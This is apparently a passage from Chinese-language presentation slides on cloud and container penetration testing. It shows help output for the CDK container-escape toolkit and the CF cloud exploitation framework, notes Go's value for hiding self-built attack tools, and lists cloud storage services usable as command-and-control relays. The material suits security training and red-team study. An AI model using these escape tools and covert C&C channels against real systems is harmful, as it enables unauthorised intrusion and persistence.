    "uid": "f5a9c32e-0adf-4300-82af-f95814fb1cac",
    "resourceVersion": "16312533028",
    "creationTimestamp": "2023-08-28T06:02:20Z",
    "labels": {…},
    "annotations": {…},
    "ownerReferences": […],
    "managedFields": […]
  },
  "spec": {…},
  "status": {
    "phase": "Running",
    "conditions": […],
    "hostIP": "10.    .37",
    "podIP": "10.     .37",
    "podIPs": […],
    "startTime": "2023-08-28T06:02:20Z",
    "containerStatuses": […],
    "qosClass": "Burstable"
  }
},
```

4. live off the land

4.4 使用 go 语言实现渗透工具

云上渗透时 go 的优势：

1. 可执行文件无需依赖即可运行，适合容器环境
2. 可以方便地交叉编译移植到不同的目标系统中
3. 逆向难度相对高，可以一定程度上隐藏自研渗透工具的实现逻辑

CDK - Zero Dependency Docker/K8s Penetration Toolkit
https://github.com/cdk-team/CDK

```
bob@dc:~$ ./cdk_linux_amd64 -h
CDK (Container DucK)
CDK Version(GitCommit): d9ab55702036c28e793378cc47605e21206dfef1
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdxy & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-team/CDK/

Usage:
  cdk evaluate [--full]
  cdk eva [--full]
  cdk run (--list | <exploit> [<args>...])
  cdk auto-escape <cmd>
  cdk <tool> [<args>...]

Evaluate:
  cdk evaluate                              Gather information to find weakness inside container.
  cdk eva                                   Alias of "cdk evaluate".
  cdk evaluate --full                       Enable file scan during information gathering.


Exploit:
  cdk run --list                            List all available exploits.
  cdk run <exploit> [<args>...]             Run single exploit, docs in https://github.com/cdk-team/CDK/wiki
  cdk auto-escape <cmd>                     Escape container in different ways then let target execute <cmd>.

Tool:
  vi <file>                                 Edit files in container like "vi" command.
  ps                                        Show process information like "ps -ef" command.
  nc [options]                              Create TCP tunnel.
  ifconfig                                  Show network information.
  kcurl <path> (get|post) <uri> [<data>]    Make request to K8s api-server.
  ectl <endpoint> get <key>                 Unauthorized enumeration of ectd keys.
  ucurl (get|post) <socket> <uri> <data>    Make request to docker unix socket.
  probe <ip> <port> <parallel> <timeout-ms> TCP port scan, example: cdk probe 10.0.1.0-255 80,8080-9443 50 1000

Options:
  -h --help     Show this help msg.
  -v --version  Show version.
bob@dc:~$
```

云环境利用框架CF
https://wiki.teamssix.com/cf/

```
> cf
 ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄
 ▀▀▀▀▀▀▀ ▀▀▀▀▀▀▀
      github.com/teamssix/cf

cf 是一个云环境利用框架，本工具仅可用于合法合规用途。
cf is a cloud exploitation framework, designed for testing the security of cloud environments.

Usage:

  cf [command]

Available Commands:

  about       关于作者 (About me)
  alibaba     执行与阿里云相关的操作 (Perform Alibaba Cloud related operations)
  aws         执行与 AWS 相关的操作 (Perform AWS related operations)
  config      配置云服务商的访问密钥 (Configure cloud provider access key)
  help        Help about any command
  tencent     执行与腾讯云相关的操作 (Perform Tencent Cloud related operations)
  upgrade     更新 cf 到最新版本 (Update cf to the latest version)
  version     输出 cf 的版本和更新时间 (Print the version number and update time of cf)

Flags:

  -h, --help              help for cf
      --logLevel string   设置日志等级 (Set log level) [trace|debug|info|warn|error|fatal|panic] (default "info")

Use "cf [command] --help" for more information about a command.
```

4. live off the land


4.5 Cloud Service based C&C

可用于 C&C 中转的云服务

- 对象存储服务
- 容器镜像服务
- 弹性文件服务
- 数据快递服务
- 存储容灾服务

.....

https://github.com/Ramos-dev/OSSTunnel：
基于亚马逊S3\阿里云OSS\腾讯COS通信隧道的远程管理工具



Thanks ☺

neo

广东 深圳

扫一扫上面的二维码图案，加我为朋友。


THANKS